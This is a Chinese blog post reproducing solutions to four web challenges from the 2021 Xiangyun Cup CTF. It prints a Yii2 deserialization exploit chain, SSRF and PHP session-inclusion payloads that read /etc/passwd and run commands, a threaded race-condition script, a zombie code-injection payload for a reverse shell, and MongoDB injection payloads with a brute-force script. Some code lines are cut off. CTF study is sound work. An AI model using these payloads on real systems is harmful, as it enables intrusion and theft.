祥云杯2021web writeup

原创

Ank1e 于 2021-08-27 18:54:42 发布 1064 收藏 1
分类专栏： CTF Writeup 文章标签： web安全
版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。
本文链接：https://blog.csdn.net/qq_41636200/article/details/119958733
版权


CTF Writeup 专栏收录该内容
11 篇文章 0 订阅
订阅专栏

太菜了，一个web都没做出来。接下来是复现。好好学习一下大佬们的姿势，也记录一下。篇幅较长，其中有对于源码等的分析，适合新手。大佬勿喷。

目录

参考师傅们的wp，网上有的，侵权删。

> 祥云杯2021 By W&M（WEB）部分
>
> 【wp】第二届“祥云杯” by EDI安全
>
> 祥云杯wp by Syclover - HedgeDoc
>
> 2021第二届祥云杯WP - n03tAck
>
> 【技术分享】第二届"祥云杯" WEB WP (qq.com)
>
> 祥云杯-WriteUp (qq.com)

web1 ezyii

考点： yii反序列化的链子

比赛给了源码，打开源码开始审计。

当时网上看了很多yii的链子，包括CVE-2020-15148，还有先知上这个最新的链子，都没什么思路，直到看到大佬的wp，发现先知上还有个yii的四条链子利用方法。

先知第一个链子

> Yii2反序列化RCE 新POP链 - 先知社区 (aliyun.com)


先知第二个链子，直接给了payload。愣是没搜出来，后来听说是因为影响到比赛，作者事先删了。

> yii 2.0.42 最新反序列化利用全集 - 先知社区 (aliyun.com)

通过审计代码可以知道，这里还是用的是在Codeception\Extension目录下的RunProcess.php文件，这里的__destruct()会遍历$this->processes，那我们可以通过$this->processes变量遍历时赋值的$process来调用__toString() 在

```
$this->output->debug('[RunProcess] Stopping ' . $process->getCommandLine());
```

中 $process->getCommandLine()会返回一个值，而'.'作为字符串链接符，使$process被当作字符串进行了使用，所以触发了__toString()



所以我们搜索__toString()发现，在AppendStream.php里面含有这个函数，调用了$this->rewind()，跟进rewind发现调用了seek()函数，继续跟进发现$stream参数又走向了CachingStream.php类中的rewind方法，

在这里getSize()是调用的PumpStream.php中的方法

```php
class CachingStream
{
    private $remoteStream;
    private $skipReadBytes = 0;
    public function rewind()
    {
        $this->seek(0);
    }

    public function seek($offset)
    {

        $byte = $offset;

        $diff = $byte - $this->stream->getSize();

        if ($diff > 0) {
            // Read the remoteStream until we have read in at least the amount
            // of bytes requested, or we reach the end of the file.
            while ($diff > 0 && !$this->remoteStream->eof()) {
                $this->read($diff);
                $diff = $byte - $this->stream->getSize();
            }
        } else {
            // We can just do a normal seek since we've already seen this byte.
            $this->stream->seek($byte);
        }
    }
```

CSDN @小智同学啊

但我们先不管，在seek方法中，这里调用了read方法，我们跟进read方法，发现这里继续跳转到了PumpStream.php中的read方法。

```php
public function read($length)
{
    // Perform a regular read on any previously read data from the buffer
    $data = $this->stream->read($length);
    $remaining = $length - strlen($data);

    // More data was requested so read from the remote stream
    if ($remaining) {
        // If data was written to the buffer in a position that would have
        // been filled from the remote stream, then we must skip bytes on
        // the remote stream to emulate overwriting bytes from that
        // position. This mimics the behavior of other PHP stream wrappers.
        $remoteData = $this->remoteStream->read(
            $remaining + $this->skipReadBytes
        );

        if ($this->skipReadBytes) {
            $len = strlen($remoteData);
            $remoteData = substr($remoteData, $this->skipReadBytes);
            $this->skipReadBytes = max(0, $this->skipReadBytes - $len);
        }

        $data .= $remoteData;
        $this->stream->write($remoteData);
    }

    return $data;
}
```

CSDN @小智同学啊

然后查看PumpStream.php中的read方法，发现这里调用了pump方法，跟进pump函数，发现了call_user_func()，结合返回值可控的__call()方法，实现命令执行。


至此反序列化POP链分析完成，构造exp如下

```php
<?php
namespace Codeception\Extension{
    use Faker\DefaultGenerator;
    use GuzzleHttp\Psr7\AppendStream;
    class  RunProcess{
        protected $output;
        private $processes = [];
        public function __construct(){
            $this->processes[]=new DefaultGenerator(new AppendStream());
            $this->output=new DefaultGenerator('jiang');
        }
    }
    echo base64_encode(serialize(new RunProcess()));
}


namespace Faker{
    class DefaultGenerator
{
    protected $default;


    public function __construct($default = null)
    {
        $this->default = $default;
}
}
}
namespace GuzzleHttp\Psr7{
    use Faker\DefaultGenerator;
    final class AppendStream{
        private $streams = [];
        private $seekable = true;
        public function __construct(){
            $this->streams[]=new CachingStream();
        }
    }
    final class CachingStream{
        private $remoteStream;
        public function __construct(){
            $this->remoteStream=new DefaultGenerator(false);
            $this->stream=new  PumpStream();
        }
    }
    final class PumpStream{
        private $source;
        private $size=-10;
        private $buffer;
        public function __construct(){
            $this->buffer=new DefaultGenerator('j');
            include("closure/autoload.php");
            $a = function(){phpinfo();};
            $a = \Opis\Closure\serialize($a);
            $b = unserialize($a);
            $this->source=$b;
        }
    }
}
```

paylaod

```
TzozMjoiQ29kZWNlcHRpb25cRXh0ZW5zaW9uXFJ1blByb2Nlc3MiOjI6e3M6OToiACoAb3V0cHV0IjtPOjIyOiJGYWtlclxEZWZhdWx0R2V
```

运行结果



web2 安全检测

考点 ： SSRF、session条件竞争

打开界面发现是个登录界面，任意用户都可以登录，接着就是一个输入框，让你对链接进行安全检测。post check2.php，会file_get_contents（报错得知）验证一个url是否可以访问，然后get preview.php可以查看这个url的内容。

对于这种题，大佬们有下面几种方法

方法1

通过fuzz可知，传入的url任意位置包含http或者http:// 即可进行读取。所以直接传入/var/www/html/http://../check2.php 就可以读取本地文件。

通过读取/etc/apache2/apache2.conf。我们可以看到

```
<Directory "/var/www/html/admin">
    Options +Indexes +FollowSymLinks +ExecCGI
        deny from all
        Allow from 127.0.0.1
</Directory>
```

因此找到/admin目录，因为开启了目录遍历，我们可以通过ssrf找到文件名/admin/include123.php，就可以看到源码， 通过源码分析得知是session条件竞争。


include123.php可以包含本地session文件，check2.php文件把url存储在session中，login.php则对存入的session的用户名进行了过滤，但是过滤不多，因此可以让url是

```
http://www.example.com/?<?php $a='read'.'fi'.'le';$a('/etc/passwd');?>aaa
```

的方式让session包含命令执行的payload。然后包含这个session实现代码执行。

方法2

通过ssrf传 http://127.0.0.1/admin 访问到了include123.php文件。



查看文件代码

```
<?php
$u=$_GET['u'];
$pattern = "\/\*|\*|\.\.\/|\.\/|load_file|outfile|dumpfile|sub|hex|where";
$pattern .= "|file_put_content|file_get_content|fwrite|curl|system|eval|assert";
$pattern .="|passthru|exec|system|chroot|scandir|chgrp|chown|shell_exec|proc_open|proc_get_status|popen|ini
$pattern .="|`|openlog|syslog|readlink|symlink|popepassthru|stream_socket_server|assert|pcntl_exec|http|.ph
$pattern .="|file|dict|gopher";
//累了累了，饮茶先
$vpattern = explode("|",$pattern);
foreach($vpattern as $value){
    if (preg_match( "/$value/i", $u )){
        echo "检测到恶意字符";
        exit(0);
    }
}
include($u);
show_source(__FILE__);
?>
```

可以发现包含了$u参数，直接文件包含session就可以了。直接get

```
http://127.0.0.1/admin/include123.php?u=/tmp/sess_00caa6eb6466d7285aea5af21eb5f6a1&a=
```

这里是直接读了session文件，关于session文件可以去phpinfo里面找。。

方法3

师傅用的方法跟方法2一样，不一样的是写了个脚本来读session文件，没有方法2中师傅那么粗暴，直接读文件，这里用了

```
import requests
import re
sessid = 'Qftm'


def READ():
    session = requests.session()
    url = ""
    check2_url = url + "/check2.php"
    preview_url = url + "/preview.php"
    burp0_cookies = {"PHPSESSID": "Qftm"}
    burp0_headers = {
        "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chr
    burp0_data = {
        "url1": f"http://127.0.0.1/admin/include123.php?u=/tmp/sess_{sessid}#<?php system('/getfl?g.sh');?>
    session.post(check2_url, headers=burp0_headers,
                 cookies=burp0_cookies, data=burp0_data)
    session.get(url, headers=burp0_headers,
                cookies=burp0_cookies)
    res = session.get(preview_url, headers=burp0_headers,
                      cookies=burp0_cookies)
    print(re.search("flag\{.*?\}", res.text).group())
READ()
```

这里存下脚本了。后续再遇到类似问题可以直接用

方法4


这里师傅也是写了个脚本，多线程去实现了个session条件竞争的脚本

```
import io
import requests
import threading
sess_id = 'Atao'
def write(session):
    while True:
        f = io.BytesIO(b'a' * 1024 * 128)
        session.post(url='http://eci-2ze7cuv076c4risfr6z3.cloudeci1.ichunqiu.com',
                     data={'PHP_SESSION_UPLOAD_PROGRESS': 'aaaaasdasdasd<?php phpinfo();file_put_contents("
                     files={'file': ('atao.txt',f)},
                     cookies={'PHPSESSID': sess_id}
                     )
if __name__=="__main__":
    event = threading.Event()
    session = requests.session()
    for i in range(1,80):
        threading.Thread(target=write,args=(session,)).start()
```

运行之后，ssrf访问

```
http://127.0.0.1/admin/include123.php?u=/tmp/sess_Atao
```

可以访问到phpinfo的回显



由于再/tmp/1中写了一句话，所以直接访问

```
http://127.0.0.1/admin/include123.php?u=/tmp/1&1=c3lzdGVtKCIvZ2V0ZmxhZy5zaCIpOw==
```

即可获得flag

关于session

需要先找到session的存储路径，然后比如，设置PHPSESSID=flag，那么php就会在session的存储路径中创建一个sess_flag文件。一般在/tmp目录下。然后在删除之前，竞争读取就好。

```
session一般的保存路径

Linux：
/var/lib/php/sess_PHPSESSID
/var/lib/php/sessions/sess_PHPSESSID
/tmp/sess_PHPSESSID
/tmp/sessions/sess_PHPSESSID


Windows：
C:\WINDOWS\Temp
```

服务器通过session对请求顺序建立了锁，因此我们需要多个session，使用两个浏览器登录同一个账户即可。

web3 crawler_z

考点：zombie 的Nday漏洞，变量覆盖

关于zombie的Nday漏洞

具体可以参考

> Code Injection Vulnerability in zombie Package Secer's Blog - 记录互联网安全历程与个人成长经历 (cker.in)

这个漏洞指出，zombie这个包存在代码注入漏洞，可以爬取一个自定义的页面，可以导致代码注入。利用代码如下。在vps上创建一个如下的html文件

```
<script>c='constructor';this[c][c]("c='constructor';require=this[c][c]('return process')().mainModule.requi
```

然后通过/user/bucket路由反弹shell。执行/readflag命令。

因此这个代码注入是用来反弹shell的，但需要代码首先执行我们的shell文件才行，即执行访问我们的html文件。我们分析代码发现，goto方法里面实现了this.crawler.visit()方法，这里可以通过变量覆盖的方式访问我们vps的shell文件。

```
// Not implemented yet
router.get('/bucket', async (req, res) => {
    const user = await User.findByPk(req.session.userId);
    if (/^https:\/\/[a-f0-9]{32}\.oss-cn-beijing\.ichunqiu\.com\/$/.exec(user.bucket)) {
        return res.json({ message: "Sorry but our remote oss server is under maintenance" });
    } else {
        // Should be a private site for Admin
        try {
            const page = new Crawler({
                userAgent: 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430
                referrer: 'https://www.ichunqiu.com/',
                waitDuration: '3s'
            });
            await page.goto(user.bucket);
            const html = page.htmlContent;
            const headers = page.headers;
            const cookies = page.cookies;
            await page.close();

            return res.json({ html, headers, cookies});
        } catch (err) {
            return res.json({ err: 'Error visiting your bucket. ' })
        }
    }
});
```

CSDN @小智同学啊

```
goto(url) {
    return new Promise((resolve, reject) => {
        try {
            this.crawler.visit(url, () => {
                const resource = this.crawler.resources.length
                    ? this.crawler.resources.filter(resource => resource.response).shift() : null;
                this.statusCode = resource.response.status
                this.headers = this.getHeaders();
                this.cookies = this.getCookies();
                this.htmlContent = this.getHtmlContent();
                resolve();
            });
        } catch (err) {
            reject(err.message);
        }
    })
}
```

CSDN @小智同学啊

关于变量覆盖漏洞

通过变量覆盖的方式，将bucket变量覆盖成我们的shell文件地址，从而导致代码注入的实现。

关于变量覆盖，我们分析代码可以看到，在这里personaBucket变量要和bucket变量相同

```
router.post('/profile', async (req, res, next) => {
    let { affiliation, age, bucket } = req.body;
    const user = await User.findByPk(req.session.userId);
    if (!affiliation || !age || !bucket || typeof (age) !== "string" || typeof (bucket) !== "string" || typeof (affiliation) != '
        return res.render('user', { user, error: "Parameters error or blank." });
    }
    if (!utils.checkBucket(bucket)) {
        return res.render('user', { user, error: "Invalid bucket url." });
    }
    let authToken;
    try {
        await User.update({
            affiliation,
            age,
            personalBucket: bucket
        }, {
            where: { userId: req.session.userId }
        });
        const token = crypto.randomBytes(32).toString('hex');
        authToken = token;
        await Token.create({ userId: req.session.userId, token, valid: true });
        await Token.update({
            valid: false,
        }, {
            where: {
                userId: req.session.userId,
                token: { [Op.not]: authToken }
            }
        });
```

CSDN @小智同学啊

而在这个路由下personalBucket变量又会赋值给user.bucket变量，这样就会存在一个变量覆盖的漏洞。

```
router.get('/verify', async (req, res, next) => {
    let { token } = req.query;
    if (!token || typeof (token) !== "string") {
        return res.send("Parameters error");
    }
    let user = await User.findByPk(req.session.userId);
    const result = await Token.findOne({
        token,
        userId: req.session.userId,
        valid: true
    });
    if (result) {
        try {
            await Token.update({
                valid: false
            }, {
                where: { userId: req.session.userId }
            });
            await User.update({
                bucket: user.personalBucket
            }, {
                where: { userId: req.session.userId }
            });
            user = await User.findByPk(req.session.userId);
            return res.render('user', { user, message: "Successfully update your bucket from personal bucket!" })
        } catch (err) {
            next(createError(500));
        }
```

CSDN @小智同学啊

我们可以发送三次请求，第一次正常请求，获取token值，第二次请求/user/profile，来将personalBucket赋值为shell的ip。第三次请求/user/verify?token= 来实现变量覆盖，将personalBucket值给user.bucket。这样bucket变量就会是我们请求的shell地址，然后通过/user/bucket来实现反弹shell。执行/readflag命令获取flag

在变量覆盖时，我们有一个checkBucket函数

```
router.post('/profile', async (req, res, next) => {
    let { affiliation, age, bucket } = req.body;
    const user = await User.findByPk(req.session.userId);
    if (!affiliation || !age || !bucket || typeof (age) !== "string" || typeof (bucket) !== "string" || typeof (affiliat
        return res.render('user', { user, error: "Parameters error or blank." });
    }
    if (!utils.checkBucket(bucket)) {
        return res.render('user', { user, error: "Invalid bucket url." });
    }
    let authToken;
    try {
        await User.update({
            affiliation,
            age,
            personalBucket: bucket
        }, {
            where: { userId: req.session.userId }
        });
        const token = crypto.randomBytes(32).toString('hex');
        authToken = token;
        await Token.create({ userId: req.session.userId, token, valid: true });
```

CSDN @小智同学啊

分析这个函数我们发现，ip必须要包含`oss-cn-beijing.ichunqiu.com`，因此我们可以在ip的结尾跟上`oss-cn-beijing.ichunqiu.com`， 从而实现绕过，即类似于：http://IP/index.html?aaa=oss-cn-beijing.ichunqiu.com。或者直接#.oss-cn-beijing.ichunqiu.com 。或者。或者

```
static checkBucket(url) {
    try {
        url = new URL(url);
    } catch (err) {
        return false;
    }
    if (url.protocol != "http:" && url.protocol != "https:") return false;
    if (url.href.includes('oss-cn-beijing.ichunqiu.com') === false) return false;
    return true;
}
```

CSDN @小智同学啊

关于302跳转

这个题还有大佬使用的302跳转来反弹shell，跟变量覆盖的原理是一样的。

参考

> 祥云杯2021 By W&M（WEB）部分 (qq.com)

302跳转是将访问的目录的地址进行了临时重定向，我们只需要访问一个新的地址就可以了。

实现方法

1.首先在/porfile下提交一个符合/^https:\/\/[a-f0-9]{32}\.oss-cn-beijing\.ichunqiu\.com\/$/正则的地址　（第一次提交获取token）
2.这时页面会302到/verify，我们拦截302后不放行
3.再次/profile提交一个我们自己的地址，不需要符合上一个正则但是需要符合utils文件下的checkBucket方法的正则，这一次他不会302　（第二次提交设置personalBucket变量）
4.放行之前的302请求，则设置成功。　（第三次提交设置bucket变量）
这是它就会爬取我们刚才填的vps的shell，访问/user/bucket实现反弹shell。

web4 PackageManager2021

考点：sql注入

这个题给出了源码。审计源码发现，发现在/auth路由接受参数，参数会直接进sql进行查询。

```
router.post('/auth', async (req, res) => {
    let { token } = req.body;
    if (token !== '' && typeof (token) === 'string') {
        if (checkmd5Regex(token)) {
            try {
                let docs = await User.$where(`this.username == "admin" && hex_md5(this.password) == "${token.toString()}"`).exec()
                console.log(docs);
                if (docs.length == 1) {
                    if (!(docs[0].isAdmin === true)) {
                        return res.render('auth', { error: 'Failed to auth' })
                    }
                } else {
                    return res.render('auth', { error: 'No matching results' })
                }
            } catch (err) {
                return res.render('auth', { error: err })
            }
        } else {
            return res.render('auth', { error: 'Token must be valid md5 string' })
```

CSDN @小智同学啊

分析源码可知，前面还有个checkmd5Regex方法需要绕过，正则了很多东西，但是没有 ^$ 等于没写。

```
router.post('/auth', async (req, res) => {
    let { token } = req.body;
    if (token !== '' && typeof (token) === 'string') {
        if (checkmd5Regex(token)) {
            try {
                let docs = await User.$where(`this.username == "admin" && hex_md5(this.password) == "${token.toString()}"`).exec()
                console.log(docs);
                if (docs.length == 1) {
                    if (!(docs[0].isAdmin === true)) {
                        return res.render('auth', { error: 'Failed to auth' })
```

CSDN @小智同学啊

```
const checkmd5Regex = (token: string) => {
  return /([a-f\d]{32}|[A-F\d]{32})/.exec(token);
}
```

CSDN @小智同学啊

因此可以直接绕过。只需要在前面随意添加一个md5就好。

这里参考之后发现大佬有两种方法。

方法1 直接报错出密码

由于是Mongodb的js注入，所以可以直接直接js的try，catch语法，进行报错，直接报错admin密码的异常，就会直接爆出密码。

payload

```
e10adc3949ba59abbe56e057f20f883e" || (()=>{throw Error(this.password)})() == "admin
```

拼接完整的payload


```
this.username == "admin" && hex_md5(this.password) ==" e10adc3949ba59abbe56e057f20f883e" || (()=>{throw
Error(this.password)})() == "admin "
```


分析可以知道， || 前面不管，后面会直接把admin密码的错误异常抛出，就会直接抛出密码，登录即可得到flag

方法2 脚本爆破


这里大佬有几种脚本，本质都是一样的，都是对密码进行逐位爆破。因为某一位对应正确和错误的页面显示是不同的。

错误时：





正确时：



因此可以构造下面的payload进行bool盲注

payload1

```
00f355689f5b7cb21e2a34346d9c55cd\"||(this.username==\"admin\"&&this.password[{}]==\"
{}\")||this.username==\"123
```

拼接后的payload1

```
this.username == "admin" && hex_md5(this.password) ==" 00f355689f5b7cb21e2a34346d9c55cd\"||
(this.username==\"admin\"&&this.password[{}]==\"{}\")||this.username==\"123"
```

爆破脚本：

```
import requests
# b!@#$d5dh47jyfz#098crw*w
flag = ""
for i in range(0,50):
    for j in range(32,127):
        burp0_url = "http://47.104.108.80:8888/auth"
        burp0_cookies = {"session": "s%3Adq6vnQaD6PED4EhGg1tTvmpLa1FpJrUO.ATo3wP4XqidqLO0TbwAchNH41OxUxFFjF
        burp0_headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 F
                         "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=
                         "Accept-Language": "zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2",
                         "Accept-Encoding": "gzip, deflate", "Content-Type": "application/x-www-form-urlenc
